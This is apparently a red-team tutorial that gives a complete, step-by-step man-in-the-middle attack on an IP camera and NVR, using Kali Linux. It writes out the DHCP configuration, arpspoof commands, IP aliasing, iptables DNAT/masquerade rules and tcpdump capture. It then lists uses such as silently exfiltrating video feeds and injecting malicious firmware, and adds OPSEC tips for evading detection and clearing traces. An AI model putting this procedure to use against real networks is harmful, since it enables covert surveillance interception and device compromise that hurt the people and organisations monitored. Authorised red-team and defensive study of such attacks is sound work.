
TL;DR
I used a Kali Linux box with two Ethernet interfaces to sit between an IP camera and an NVR. With some routing and iptables magic, I was able to redirect and monitor traffic from the camera while remaining stealthy. Perfect for red teaming or internal threat emulation scenarios.
Setup Requirements
- Kali Linux (bare metal or VM with two Ethernet interfaces)
- USB-to-Ethernet adapter (crucial to provide a second physical interface)
- DHCP server on Kali (to assign IP to the camera)
- Manual ARP response configuration (to respond to NVR's requests)
- 1 IP Camera (default IP:
10.10.10.101) - 1 NVR (on different subnet, e.g.,
192.168.0.111) - A router or network switch (optional for extended setups)
The Attack Plan
We want the Kali box to:
- Act as a router between the camera and the NVR
- Spoof a new IP for the camera so the NVR can be tricked into talking to
192.168.0.55instead of its actual10.10.10.101 - Sniff and manipulate packets silently
This is what we'll achieve using:
- DHCP server (so camera gets IP via Kali)
- IP forwarding
- NAT (iptables DNAT/SNAT)
- Manual ARP reply to spoof the identity of the camera
Assigning Multiple Network Adapters to a VM (VirtualBox)
If you're using VirtualBox:

- Add two adapters in VM settings → Network:
- Adapter 1: Attach to Bridged Adapter (connected to router/NVR)
- Adapter 2: Attach to USB Ethernet Adapter (plugged into IP camera)
2. Enable Promiscuous Mode on both (Optional, for deep sniffing)
Physical Network Setup


Make sure:
- Your USB-to-Ethernet adapter is connected and detected (
ifconfig,ip a) - Camera is connected to
eth1(via adapter) - NVR/Router is connected to
eth0
Configure DHCP Server on Kali (for Camera)
Install isc-dhcp-server:
sudo apt update && sudo apt install isc-dhcp-serverEdit the config /etc/dhcp/dhcpd.conf:
default-lease-time 600;
max-lease-time 7200;
subnet 10.10.10.0 netmask 255.255.255.0 {
  range 10.10.10.100 10.10.10.200;
  option routers 10.10.10.1;
  option domain-name-servers 8.8.8.8;
}
Bind it to interface eth1:
echo 'INTERFACESv4="eth1"' | sudo tee /etc/default/isc-dhcp-serverStart the server:
sudo systemctl restart isc-dhcp-serverVerify the camera receives IP using:
sudo tcpdump -i eth1 port 67 or port 68
Manual ARP Spoofing for NVR
The NVR will send ARP requests for 192.168.0.55, expecting to find the MAC address of the camera. We must respond to these via a spoofing tool:
sudo arpspoof -i eth0 -t 192.168.0.111 192.168.0.55
Why a Virtual IP and Not Kali's Main IP?
We use a "virtual" IP (e.g., 192.168.0.55) as the spoofed camera IP because:
- The NVR expects the camera at a specific IP — we need to pretend to be that.
- Our Kali's real IP (e.g.,
192.168.0.178) is already assigned and has its own routing rules. - If we redirect traffic to Kali's real IP, replies or routing may break or leak detection by the NVR.
How to Add a Virtual IP (Alias) to eth0
sudo ip addr add 192.168.0.55/24 dev eth0Note: Ensure this IP is NOT used anywhere else in the network to avoid conflicts.
This makes Kali "own" both its original IP and the camera's spoofed IP — allowing it to redirect and respond.
Also, make sure to add the camera in the NVR software using IP 192.168.0.55so that the NVR sends requests to the spoofed IP. This is critical — otherwise, the NVR will never reach out.
In red team ops, you can assign your Kali the virtual IP (
192.168.0.55) as the real IP of camera, on which it was originally talking to. And move the actual camera to another subnet/interface. That way, you proxy the stream invisibly.
IPTABLES Redirection
Let's make it so NVR thinks the camera lives at 192.168.0.55, but we're forwarding to 10.10.10.101 behind the scenes.
# NAT the destination
sudo iptables -t nat -A PREROUTING -i eth0 -d 192.168.0.55 -j DNAT --to-destination 10.10.10.101
# Allow traffic forwarding
sudo iptables -A FORWARD -i eth0 -o eth1 -d 10.10.10.101 -j ACCEPT
sudo iptables -A FORWARD -i eth1 -o eth0 -s 10.10.10.101 -j ACCEPT
# SNAT so camera replies look like they come from us (Kali eth0)
sudo iptables -t nat -A POSTROUTING -o eth0 -s 10.10.10.101 -j MASQUERADE
Test the Flow
ping 10.10.10.101from Kali → should workping 192.168.0.55from NVR or another device on that subnet → should worktcpdump -i eth1→ You'll now see all the camera traffic
Red Team Value
This kind of pivot is useful for:
- Exfiltrating video feeds silently
- MITM attacks on CCTV command protocols
- Injecting malicious firmware updates (if NVR auto-updates camera)
- Monitoring unencrypted traffic
- Mapping physical layouts via surveillance metadata
OPSEC Tips
- Use
arptablesor static ARP to prevent ARP spoof detection - Clear iptables after op:
iptables -F && iptables -t nat -F - Mask your MAC address if needed:
macchanger -r
Final Thoughts
In Red Team engagements, CCTV is often overlooked. This method gives you full visibility into sensitive surveillance infrastructure. With this pivot in place, any passive or active intel from IP cameras is yours to see.